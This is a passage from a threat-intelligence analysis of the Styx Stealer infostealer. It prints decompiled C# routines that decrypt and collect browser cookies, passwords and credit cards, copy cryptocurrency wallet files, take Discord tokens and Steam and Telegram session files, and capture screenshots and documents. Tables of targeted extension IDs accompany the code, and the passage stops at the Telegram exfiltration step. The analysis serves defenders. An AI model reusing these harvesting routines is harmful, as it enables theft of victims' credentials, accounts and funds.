    if (attribute_system)
    {
        Attributes.file.Attributes |= FileAttributes.System;
    }
}
```

Figure 25: Setting file's Hidden attribute

```
public static void set_system()
{
    bool attribute_system = Config.attribute_system;
    if (attribute_system)
    {
        Attributes.file.Attributes |= FileAttributes.System;
    }
}
```

Figure 26: Setting file's System attribute

4.3 Data Collection and Archiving

Styx Stealer retrieves the logged-in user's name and the computer name, concatenating them in the format **[userName]-[machineName]**.

```
string userName = Environment.UserName;
string machineName = Environment.MachineName;
string text = string.Concat(new string[] { "[", userName, "]-[", machineName, " ]" });
```

Figure 27: Styx Stealer gets computer name and username firstly

Using the GetRandomFileName function, Styx Stealer generates a randomly named file with an extension and appends this file name to the %TEMP% directory obtained via the GetTempPath function. It then creates a new folder in this directory. Within this folder, Styx Stealer creates a ZIP archive file named after the concatenated user and computer name in the format [userName]-[machineName].zip.

```
string text = string.Concat(new string[] { "[", userName, "]-[", machineName, " ]" });
string tempPath = Path.GetTempPath();
string randomFileName = Path.GetRandomFileName();
string text2 = Path.Combine(tempPath, randomFileName);
Directory.CreateDirectory(text2);
string text3 = Path.Combine(text2, text + ".zip");
```

Figure 28: Creation of ZIP archive for collected information

In other analyzed samples, instead of the %TEMP% directory, a similar file structure was observed under the %AppData% directory.

Name	Value
System.IO.Path.Combine returned	@"C:\Users AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\fswyflor.jfp"
folderPath	@"C:\Users AppData\Roaming"
text	@"C:\Users AppData\Roaming\Microsoft\Internet Explorer\Quick Launch"
randomFileName	"fswyflor.jfp"
text2	@"C:\Users AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\fswyflor.jfp"
text3	null

Figure 29: Example of created folder by Styx Stealer

Styx Stealer uses the created ZIP file to archive the results collected from the services executed for data collection.

```
string text = string.Concat(new string[] { "[", userName, "]-[", machineName, " ]" });
string tempPath = Path.GetTempPath();
string randomFileName = Path.GetRandomFileName();
string text2 = Path.Combine(tempPath, randomFileName);
Directory.CreateDirectory(text2);
string text3 = Path.Combine(text2, text + ".zip");
```

Figure 30: ZIP archive content

4.4 Styx Stealer Services

Styx Stealer uses different services for each application to collect information from the target system. It has services for Chromium and Gecko-based web browsers, cryptocurrency wallet applications, messaging apps like Discord, Steam, and Telegram, general system information (RAM, CPU, Geolocation, etc.), screenshot capturing, and querying specific files in the file system via FileGrabber services.

4.4.1 Chromium and Gecko-Based Browsers

Styx Stealer can retrieve User Data, cookies, autofill, logins, and credit card data from Chromium-based browsers.

```
foreach (string text4 in list4)
{
    string profileName = Chromium.ParseProfileName(list4, text4);
    string text5 = Path.Combine(text4, "Network", "Cookies");
    string text6 = "cookies";
    Func<Func<int, object>, string> func;
    if ((func = <>9__3) == null)
    {
        func = (<>9__3 = delegate(Func<int, object> row)
        {
            string @string = Encoding.UTF8.GetString((byte[])row(1));
            string text8 = @string.StartsWith(".").ToString().ToUpper();
            string string2 = Encoding.UTF8.GetString((byte[])row(6));
            string text9 = ((ulong)row(8) == 1UL).ToString().ToUpper();
            ulong num = (ulong)row(7);
            string string3 = Encoding.UTF8.GetString((byte[])row(3));
            string text10 = AesGcm.DecryptValue((byte[])row(5), masterKey);
            return BrowserHelpers.FormatCookie(@string, text8, string2, text9, (long)num, string3, text10);
        });
    }
    List<string> list5 = BrowserHelpers.ParseDatabase(text5, text6, func);
    List<string> list6 = BrowserHelpers.ParseDatabase(Path.Combine(text4, "Web Data"), "autofill", delegate(Func<int, object> row)
    {
        string string4 = Encoding.UTF8.GetString((byte[])row(0));
        string string5 = Encoding.UTF8.GetString((byte[])row(1));
        return BrowserHelpers.FormatAutofill(string4, string5);
    });
    ServiceCounter.PasswordList.AddRange(BrowserHelpers.ParseDatabase(Path.Combine(text4, "Login Data"), "logins", delegate(Func<int, object> row)
    {
        string string6 = Encoding.UTF8.GetString((byte[])row(0));
        string string7 = Encoding.UTF8.GetString((byte[])row(3));
        string text11 = AesGcm.DecryptValue((byte[])row(5), masterKey);
        return BrowserHelpers.FormatPassword(string6, string7, text11, browserName, browserVersion, profileName);
    }));
    list.AddRange(Chromium.ParseExtensions(text4, browserName, profileName));
    list2.AddRange(BrowserHelpers.ParseDatabase(Path.Combine(text4, "Web Data"), "credit_cards", delegate(Func<int, object> row)
    {
        string string8 = Encoding.UTF8.GetString((byte[])row(1));
        ulong num2 = (ulong)row(2);
        ulong num3 = (ulong)row(3);
        string text12 = AesGcm.DecryptValue((byte[])row(4), masterKey);
        return BrowserHelpers.FormatCreditCard(text12, string8, (long)num2, (long)num3, browserName, browserVersion, profileName);
    }));
    bool flag = list5.Count > 0;
    if (flag)
    {
        list.Add(new LogRecord
        {
            Path = string.Concat(new string[] { "Browser Data/Cookies_", browserName, "[", profileName, "].txt" }),
            Content = Encoding.UTF8.GetBytes(string.Join("\r\n", list5))
        });
    }
    bool flag2 = list6.Count > 0;
    if (flag2)
    {
        list.Add(new LogRecord
        {
            Path = string.Concat(new string[] { "Browser Data/AutoFills_", browserName, "[", profileName, "].txt" }),
            Content = Encoding.UTF8.GetBytes(string.Join("\r\n\r\n", list6))
        });
```

Figure 31: Data collection for Chromium-based browsers

In addition to this information, it also targets various browser extensions that may be installed on these browsers. The table below lists the targeted Chromium browser extensions.

Extension Name	Extension ID
Authenticator	bhghoamapcdpbohphigoooaddinpkbai
EOS Authenticator	oeljdldpnmdbchonielidgobddfffflal
BrowserPass	naepdomgkenhinolocfifgehidddafch
MYKI	bmikpgodpkclnkgmnpphehdgcimmided
Splikity	jhfjfclepacoldmjmkmdlmganfaalklb
CommonKey	chgfefjpcobfbnpmiokfjjaglahmnded
Zoho Vault	igkpcodhieompeloncfnbekccinhapdb
Norton Password Manager	admmjipmmciaobhojoghlmleefbicajg
Avira Password Manager	caljgklbbfbcjjanaijlacgncafpegll
Trezor Password Manager	imloifkgjagghnncjkhggdhalmcnfklk
MetaMask	nkbihfbeogaeaoehlefnkodbefgpgknn
TronLink	ibnejdfjmmkpcnlpebklmnkoeoihofec
BinanceChain	fhbohimaelbohpjbbldcngcnapndodjp
Coin98	aeachknmefphepccionboohckonoeemg
iWallet	kncchdigobghenbbaddojjnnaogfppfj
Wombat	amkmjjmmflddogmhpjloimipbofnfjih
MEW CX	nlbmnnijcnlegkjjpcfjclmcfggfefdm
NeoLine	cphhlgmgameodnhkjdmkpanlelnlohao
Terra Station	aiifbnbfobpmeekipheeijimdpnlpgpp
Keplr	dmkamcknogkgcdfhhbddcghachkejeap
Sollet	fhmfendgdocmcbmfikdcogofphimnkno
ICONex	flpiciilemghbmfalicajoolhkkenfel
KHC	hcflpincpppdclinealmandijcmnkbgn
TezBox	mnfifefkajgofkcjkemidiaecocnkjeh
Byone	nlgbhdfgdhgbiamfdfmbikcdghidoadd
OneKey	ilbbpajmiplgpehdikmejfemfklpkmke
Trust Wallet	pknlccmneadmjbkollckpblgaaabameg
MetaWallet	pfknkoocfefiocadajpngdknmkjgakdg
Guarda Wallet	fcglfhcjfpkgdppjbglknafgfffkelnm
Exodus	idkppnahnmmggbmfkjhiakkbkdpnmnon

Table 3: Chromium extensions checked by Styx Stealer

Extension Name	Extension ID
Jaxx Liberty	mhonjhhcgphdphdjcdoeodfdliikapmj
Atomic Wallet	bhmlbgebokamljgnceonbncdofmmkedg
Electrum	hieplnfojfccegoloniefimmbfjdgcgp
Mycelium	pidhddgciaponoajdngciiemcflpnnbg
Coinomi	blbpgcogcoohhngdjafgpoagcilicpjh
GreenAddress	gflpckpfdgcagnbdfafmibcmkadnlhpj
Edge	doljkehcfhidippihgakcihcmnknlphh
BRD	nbokbjkelpmlgflobbohapifnnenbjlh
Samourai Wallet	apjdnokplgcjkejimjdfjnhmjlbpgkdi
Copay	ieedgmmkpkbiblijbbldefkomatsuahh
Bread	jifanbgejlbcmhbbdbnfbfnlmbomjedj
Airbitz	ieedgmmkpkbiblijbbldefkomatsuahh
KeepKey	dojmlmceifkfgkgeejemfciibjehhdcl
Trezor	jpxupxjxheguvfyhfhahqvxvyqthiryh
Ledger Live	pfkcfdjnlfjcmkjnhcbfhfkkoflnhjln
Ledger Wallet	hbpfjlflhnmkddbjdchbbifhllgmmhnm
Bitbox	ocmfilhakdbncmojmlbagpkjfbmeinbd
Digital Bitbox	dbhklojmlkgmpihhdooibnmidfpeaing
YubiKey	mammpjaaoinfelloncbbpomjcihbkmmc
Google Authenticator	khcodhlfkpmhibicdjjblnkgimdepgnd
Microsoft Authenticator	bfbdnbpibgndpjfhonkflpkijfapmomn
Authy	gjffdbjndmcafeoehgdldobgjmlepcal
Duo Mobile	eidlicjlkaiefdbgmdepmmicpbggmhoj
OTP Auth	bobfejfdlhnabgglompioclndjejolch
FreeOTP	elokfmmmjbadpgdjmgglocapdckdcpkn
Aegis Authenticator	ppdjlkfkedmidmclhakfncpfdmdgmjpm
LastPass Authenticator	cfoajccjibkjhbdjnpkbananbejpkkjb
Dashlane	flikjlpgnpcjdienoojmgliechmmheek
Keeper	gofhklgdnbnpcdigdgkgfobhhghjmmkj
RoboForm	hppmchachflomkejbhofobganapojjol
KeePass	lbfeahdfdkibininjgejjgpdafeopflb
KeePassXC	kgeohlebpjgcfiidfhhdlnnkhefajmca
Bitwarden	inljaljiffkdgmlndjkdiepghpolcpki
NordPass	njgnlkhcjgmjfnfahdmfkalpjcneebpl
LastPass	gabedfkgnbglfbnplfpjddgfnbibkmbb

Table 4: Chromium extensions checked by Styx Stealer

In addition to this information, it also targets various browser extensions that may be installed on these browsers. The table below lists the targeted Chromium browser extensions.

```
    bool flag = array != null;
    if (flag)
    {
        ServiceCounter.PasswordList.AddRange(Gecko.ParsePasswords(text4, array, browserName, text5));
    }
    List<string> list2 = BrowserHelpers.ParseDatabase(Path.Combine(text4, "cookies.sqlite"), "moz_cookies", delegate(Func<int, object> row)
    {
        string @string = Encoding.UTF8.GetString((byte[])row(4));
        string text9 = ((ulong)row(10) == 1UL).ToString().ToUpper();
        string string2 = Encoding.UTF8.GetString((byte[])row(5));
        string text10 = ((ulong)row(9) == 1UL).ToString().ToUpper();
        ulong num = (ulong)row(6);
        string string3 = Encoding.UTF8.GetString((byte[])row(2));
        string string4 = Encoding.UTF8.GetString((byte[])row(3));
        return BrowserHelpers.FormatCookie(@string, text9, string2, text10, (long)num, string3, string4);
    });
    List<string> list3 = BrowserHelpers.ParseDatabase(Path.Combine(text4, "formhistory.sqlite"), "moz_formhistory", delegate(Func<int, object> row)
    {
        string string5 = Encoding.UTF8.GetString((byte[])row(1));
        string string6 = Encoding.UTF8.GetString((byte[])row(2));
        return BrowserHelpers.FormatAutofill(string5, string6);
    });
    bool flag2 = list2.Count > 0;
    if (flag2)
    {
        list.Add(new LogRecord
        {
            Path = string.Concat(new string[] { "Browser Data/Cookies_", browserName, "[", text5, "].txt" }),
            Content = Encoding.UTF8.GetBytes(string.Join("\r\n", list2))
        });
    }
    bool flag3 = list3.Count > 0;
    if (flag3)
    {
        list.Add(new LogRecord
        {
            Path = string.Concat(new string[] { "Browser Data/AutoFills_", browserName, "[", text5, "].txt" }),
            Content = Encoding.UTF8.GetBytes(string.Join("\r\n\r\n", list3))
        });
    }
}
```

Figure 32: Data collection for Gecko-based browsers

The gathered information is written to separate text documents according to the type of data collected from each browser and stored within the **Browser Data** folder in the archive file.




Figure 33: Collected sensitive browser data stored in the Browser folder

4.4.2 CryptoWallets Service

Styx Stealer also targets cryptocurrency assets. It targets both types of wallets: Cold Wallets and Dat (Hot) wallets. The targeted cold wallet applications include Armory, Atomic, Bytecoin, Coinomi, Jaxx, Electrum, Exodus, and Guarda.

```
List<LogRecord> list = new List<LogRecord>();
Dictionary<string, string> dictionary = new Dictionary<string, string>
{
    { "Armory", "Armory" },
    { "Atomic", "atomic\\Local Storage\\leveldb" },
    { "Bytecoin", "bytecoin" },
    { "Coninomi", "Coinomi\\Coinomi\\wallets" },
    { "Jaxx", "com.liberty.jaxx\\IndexedDB\\file_0.indexeddb.leveldb" },
    { "Electrum", "Electrum\\wallets" },
    { "Exodus", "Exodus\\exodus.wallet" },
    { "Guarda", "Guarda\\Local Storage\\leveldb" }
};
foreach (KeyValuePair<string, string> keyValuePair in dictionary)
{
    string text = Path.Combine(rootLocation, keyValuePair.Value);
    bool flag = !Directory.Exists(text);
    if (!flag)
    {
        ServiceCounter.WalletsCount++;
        string[] files = Directory.GetFiles(text);
        for (int i = 0; i < files.Length; i++)
        {
            string file = files[i];
            byte[] array = NullableValue.Call<byte[]>(() => File.ReadAllBytes(file));
            bool flag2 = array == null;
            if (!flag2)
            {
                list.Add(new LogRecord
                {
                    Path = "Wallets/" + keyValuePair.Key + "/" + file.Replace(text + "\\", null),
                    Content = array
                });
            }
        }
    }
}
return list;
```

Figure 34: Targeting cold wallet apps

To obtain information related to hot wallets, directories containing **wallet.dat** files are identified.

```
List<LogRecord> list = new List<LogRecord>();
List<string> list2 = FileManager.EnumerateFiles(rootLocation, "wallet.dat", 2, 0);
using (List<string>.Enumerator enumerator = list2.GetEnumerator())
{
    while (enumerator.MoveNext())
    {
        string wallet = enumerator.Current;
        byte[] array = NullableValue.Call<byte[]>(() => File.ReadAllBytes(wallet));
        bool flag = array == null;
        if (!flag)
        {
            ServiceCounter.WalletsCount++;
            list.Add(new LogRecord
            {
                Path = "Wallets/" + wallet.Replace(rootLocation + "\\", null),
                Content = array
            });
        }
    }
}
return list.ToList<LogRecord>();
```

Figure 35: Targeting hot wallets

Analyst Note

Dat wallets are generally online wallets that are always connected to the network, making them more susceptible to malware attacks. On the other hand, cold wallets are offline wallets, which are much more secure against malware attacks due to their offline status. Cold wallets only connect to the internet when necessary for transactions or accessing private keys.

4.4.3 Chat/Messaging Services

Styx Stealer also targets saved data within messaging applications like Steam, Discord, and Telegram.

To target the Discord application, Styx Stealer searches for directories matching the regular expression *cord* to detect the presence of the application and extract sensitive stored information.

```
foreach (string text in Directory.GetDirectories(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "*cord*"))
{
    string text2 = Path.Combine(text, "Local Storage", "leveldb");
    bool flag = !Directory.Exists(text2);
    if (!flag)
    {
        string text3 = Path.Combine(text, "Local State");
        bool flag2 = !File.Exists(text3);
        if (!flag2)
        {
            byte[] array = BrowserHelpers.ParseMasterKey(text3);
            bool flag3 = array == null;
            if (!flag3)
            {
                ServiceCounter.DiscordList.AddRange(BrowserHelpers.ParseDiscordTokens(text2, array));
            }
        }
    }
}
return new LogRecord[0];
```

*Figure 36: Styx Stealer Discord service queries over *cord* regular expression*

For the Steam application, it checks for the presence of the SteamPath value in the Windows Registry. Additionally, it searches for files matching the regular expressions ***ssfn*** and ***.vdf** within the `\config` directory to identify related files.

```
List<LogRecord> list = new List<LogRecord>();
object steamPath = NullableValue.Call<object>(() => Registry.GetValue("HKEY_CURRENT_USER\\Software\\Valve\\Steam", "SteamPath", null));
bool flag = steamPath == null;
LogRecord[] array;
if (flag)
{
    array = list.ToArray();
}
else
{
    bool flag2 = !Directory.Exists((string)steamPath);
    if (flag2)
    {
        array = list.ToArray();
    }
    else
    {
        Func<<>f__AnonymousType3<string, byte[]>, LogRecord> <>9__3;
        foreach (List<string> list2 in new List<List<string>>
        {
            FileManager.EnumerateFiles((string)steamPath, "*ssfn*", 1, 0),
            FileManager.EnumerateFiles((string)steamPath + "\\config", "*.vdf", 1, 0)
        })
        {
            List<LogRecord> list3 = list;
            var enumerable = from file in list2
                let content = NullableValue.Call<byte[]>(() => File.ReadAllBytes(file))
                where content != null
                select <>h__TransparentIdentifier0;
            var func;
            if ((func = <>9__3) == null)
            {
                func = (<>9__3 = <>h__TransparentIdentifier0 => new LogRecord
                {
                    Path = "Steam/" + <>h__TransparentIdentifier0.file.Replace((string)steamPath + "\\", null),
                    Content = <>h__TransparentIdentifier0.content
                });
            }
            list3.AddRange(enumerable.Select(func));
            ServiceCounter.HasSteam = true;
        }
        ServiceCounter.HasSteam = list.Count > 0;
        array = list.ToArray();
    }
}
return array;
```

*Figure 37: Styx Stealer Steam service queries over *ssfn* and *.vdf regular expression*

For the Telegram application, it queries the `HKEY_CLASS_ROOT\tg\DefaultIcon` Registry key. It also checks for the existence of the **tdata** directory on the file path obtained from the registry query to read files associated with the Telegram application.

```
List<LogRecord> list = new List<LogRecord>();
object value = Registry.GetValue("HKEY_CLASSES_ROOT\\tg\\DefaultIcon", null, "");
string text = ((value != null) ? value.ToString() : null);
bool flag = text == null;
LogRecord[] array;
if (flag)
{
    array = list.ToArray();
}
else
{
    text = new FileInfo(text.Substring(1, text.Length - 2).Split(new char[] { ',' })[0]).DirectoryName;
    bool flag2 = text == null;
    if (flag2)
    {
        array = list.ToArray();
    }
    else
    {
        text = Path.Combine(text, "tdata");
        bool flag3 = !Directory.Exists(text);
        if (flag3)
        {
            array = list.ToArray();
        }
        else
        {
            using (IEnumerator<string> enumerator = (from tDataFile in FileManager.EnumerateFiles(text, "*", 2, 0)
                where this._filePatterns.Select((Func<FileInfo, bool> p) => p(new FileInfo(tDataFile))).Any((bool x) => x)
                select tDataFile).GetEnumerator())
            {
                while (enumerator.MoveNext())
                {
                    string tDataFile = enumerator.Current;
                    byte[] array2 = NullableValue.Call<byte[]>(() => File.ReadAllBytes(tDataFile));
                    bool flag4 = array2 == null;
                    if (!flag4)
                    {
                        list.Add(new LogRecord
                        {
                            Path = "Messengers/Telegram/" + tDataFile.Replace(text + "\\", null),
                            Content = array2
                        });
                    }
                }
            }
            ServiceCounter.HasTg = list.Count > 0;
            array = list.ToArray();
        }
    }
}
return array;
```

Figure 38: Styx Stealer Telegram service queries over Registry Keys

4.4.4 System Information Collection

Styx Stealer gathers information about the infected system and writes it to a file named Informations.txt within the previously mentioned ZIP archive. The threat actor often uses WMI queries to obtain this information.

Installed Antivirus Application

The following WMI query is used to retrieve information about the antivirus application present on the system:

```
SELECT * FROM AntivirusProduct
```

```
private static IEnumerable<string> GetAv()
{
    List<string> list = new List<string>();
    ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("root\\SecurityCenter2", "SELECT * FROM AntivirusProduct");
    ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get();
    foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
    {
        string text = managementBaseObject["displayName"].ToString();
        list.Add(text);
    }
    return list;
}
```

Figure 39: Styx Stealer gets installed antivirus software information

CPU

The malware uses the following WMI query to obtain information about the current processor. If it cannot detect it, it is labeled as "unknown":

```
SELECT * FROM Win32_Processor
```

```
private static string GetCPU()
{
    ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_Processor");
    using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
    {
        if (enumerator.MoveNext())
        {
            ManagementBaseObject managementBaseObject = enumerator.Current;
            object obj = managementBaseObject["Name"];
            return ((obj != null) ? obj.ToString() : null) ?? "Unknown";
        }
    }
    return "Unknown";
}
```

Figure 40: Styx Stealer gets CPU information

RAM

Styx Stealer retrieves the total RAM capacity available on the computer and the current amount. To detect the total RAM, the following WMI query is used. Calculating the RAM used utilizes the PerformanceCounter object.

```
SELECT * FROM Win32_ComputerSystem
```

```
private static double GetTotalRam()
{
    ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_ComputerSystem");
    using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
    {
        if (enumerator.MoveNext())
        {
            ManagementBaseObject managementBaseObject = enumerator.Current;
            object obj = managementBaseObject["TotalPhysicalMemory"];
            return Convert.ToDouble(((obj != null) ? obj.ToString() : null) ?? "0") / 1024.0 / 1024.0 / 1024.0;
        }
    }
    return 0.0;
}
```

Figure 41: Styx Stealer gets total RAM amount

```
private static double GetUsedRam()
{
    PerformanceCounter performanceCounter = new PerformanceCounter("Memory", "Available Bytes");
    long num = (long)performanceCounter.NextValue();
    return Math.Floor((double)num / 1024.0 / 1024.0 / 1024.0);
}
```

Figure 42: Styx Stealer gets currently used RAM amount

Geolocation

Styx Stealer uses public services to obtain geolocation information based on the region of the infected system. It requests an HTTP GET to https://ipinfo.io/json to obtain the IP address, country, city, and postal code in JSON format.

```
private static string GetGeoInformation()
{
    string text;
    try
    {
        using (WebClient webClient = new WebClient())
        {
            text = webClient.DownloadString("https://ipinfo.io/json");
        }
    }
    catch
    {
        text = "Unknown";
    }
    return text;
}
```

Figure 43: Styx Stealer gets geolocation data using HTTP GET request

GPU

The malware also retrieves information about the graphics card present on the system using the following WMI query:

```
SELECT * FROM Win32_VideoController
```

```
public static IEnumerable<string> GetGPUs()
{
    List<string> list = new List<string>();
    ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_VideoController");
    foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
    {
        List<string> list2 = list;
        object obj = managementBaseObject["Name"];
        list2.Add(((obj != null) ? obj.ToString() : null) ?? "Unknown");
    }
    bool flag = list.Count < 1;
    if (flag)
    {
        list.Add("Unknown");
    }
    return list;
}
```

Figure 44: Styx Stealer gets graphic card information

MAC Address

Styx Stealer obtains the MAC address of the network adapter on the computer using the GetPhysicalAddress and GetAddressBytes functions.

```
private static string GetMac()
{
    foreach (NetworkInterface networkInterface in NetworkInterface.GetAllNetworkInterfaces())
    {
        bool flag = networkInterface.OperationalStatus != OperationalStatus.Up;
        if (!flag)
        {
            PhysicalAddress physicalAddress = networkInterface.GetPhysicalAddress();
            byte[] addressBytes = physicalAddress.GetAddressBytes();
            string text = string.Empty;
            for (int j = 0; j < addressBytes.Length; j++)
            {
                text += addressBytes[j].ToString("X2");
                bool flag2 = j != addressBytes.Length - 1;
                if (flag2)
                {
                    text += ":";
                }
            }
            return text;
        }
    }
    return "Unknown";
}
```

Figure 45: Styx Stealer gets MAC address

Operating System Version

To obtain information about the operating system and its version, the ProductName variable in the `HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\WindowsNT\\CurrentVersion` registry key is queried.

```
private static string GetWindowsVersion()
{
    object obj = NullableValue.Call<object>(() => Registry.GetValue("HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", "ProductName", ""));
    return ((obj != null) ? obj.ToString() : null) ?? "Unknown";
}
```

Figure 46: Styx Stealer gets operating system informations

The collected information is compiled and saved into a text file named **Informations.txt**. This file includes the Telegram account addresses belonging to the malware developers, which are likely used to identify the current malware version (Proliv in the analyzed sample), along with statistical data on the captured information.




Figure 47: Styx Stealer writes user, system informations and some statistically data to Informations.txt

However, it is noteworthy that the Telegram contact addresses found in the Informations.txt file vary between the analyzed samples. Some samples contain usernames like **TheDyer** and **reyvortex**, while other Styx Stealer samples contain the username **styxencode**.

Screenshot Capture

```
protected override LogRecord[] Collect()
{
    Screenshot.GetDC getDC = ImportHider.HiddenCallResolve<Screenshot.GetDC>("user32.dll", "GetDC");
    Screenshot.GetDeviceCaps getDeviceCaps = ImportHider.HiddenCallResolve<Screenshot.GetDeviceCaps>("gdi32.dll", "GetDeviceCaps");
    IntPtr intPtr = getDC(IntPtr.Zero);
    int num = getDeviceCaps(intPtr, 8);
    int num2 = getDeviceCaps(intPtr, 10);
    LogRecord[] array;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (Bitmap bitmap = new Bitmap(num, num2))
        {
            using (Graphics graphics = Graphics.FromImage(bitmap))
            {
                graphics.CopyFromScreen(0, 0, 0, 0, bitmap.Size);
            }
            bitmap.Save(memoryStream, ImageFormat.Png);
        }
        array = new LogRecord[]
        {
            new LogRecord
            {
                Path = "Screenshot.png",
                Content = memoryStream.ToArray()
            }
        };
    }
    return array;
}
```

Figure 48: Styx Stealer gets screenshot and saves it as Screenshot.png

When the user executes Styx Stealer, it captures a screenshot in real time and saves it as **Screenshot.png** in the ZIP archive.

Analyst Note

WMI (Windows Management Instrumentation) queries can be used by malware for various purposes:

System Information Collection: Stealer malware can use WMI queries to gather hardware and software details about the target system. This can include the operating system version, installed software, running processes, network information, and more.

Anti-Analysis Techniques: WMI queries can be used to determine if the malware is running in a virtual machine (VM) or a security research environment.

4.4.5 Identification of Specific Files

Styx Stealer targets saved user credentials in applications and searches for files with specific extensions in directories where important user files might be stored, such as My Documents and Desktop. The file types targeted by Styx Stealer include .txt, *seed*, .dat, and .mafile. If any files with these extensions are found in the specified directories, they are copied to the FileGrabber folder within the ZIP archive.

```
List<LogRecord> list = new List<LogRecord>();
long totalSize = 0L;
try
{
    IEnumerable<string> filePatterns = Config.FilePatterns;
    Func<string, bool> <>9__0;
    Func<string, bool> func;
    if ((func = <>9__0) == null)
    {
        func = (<>9__0 = (string pattern) => totalSize <= (long)(Config.GrabberFileSize * 1024 * 1024));
    }
    using (IEnumerator<string> enumerator = filePatterns.TakeWhile(func).GetEnumerator())
    {
        while (enumerator.MoveNext())
        {
            string pattern = enumerator.Current;
            IEnumerable<string> enumerable = new string[]
            {
                Environment.GetFolderPath(Environment.SpecialFolder.Personal),
                Environment.GetFolderPath(Environment.SpecialFolder.DesktopDirectory)
            };
            Func<string, IEnumerable<string>> func2;
            Func<string, IEnumerable<string>> <>9__1;
            if ((func2 = <>9__1) == null)
            {
                func2 = (<>9__1 = (string dir) => FileManager.EnumerateFiles(dir, pattern, Config.GrabberDepth, 0));
            }
```

Figure 49: Styx Stealer's FileGrabber service




Figure 50: Example of grabbed files from file system

4.5 Exfiltration

After archiving the captured data, Styx Stealer transmits it to the attacker via Telegram.

```
public static async Task SendFileToTelegram(string filePath)
{
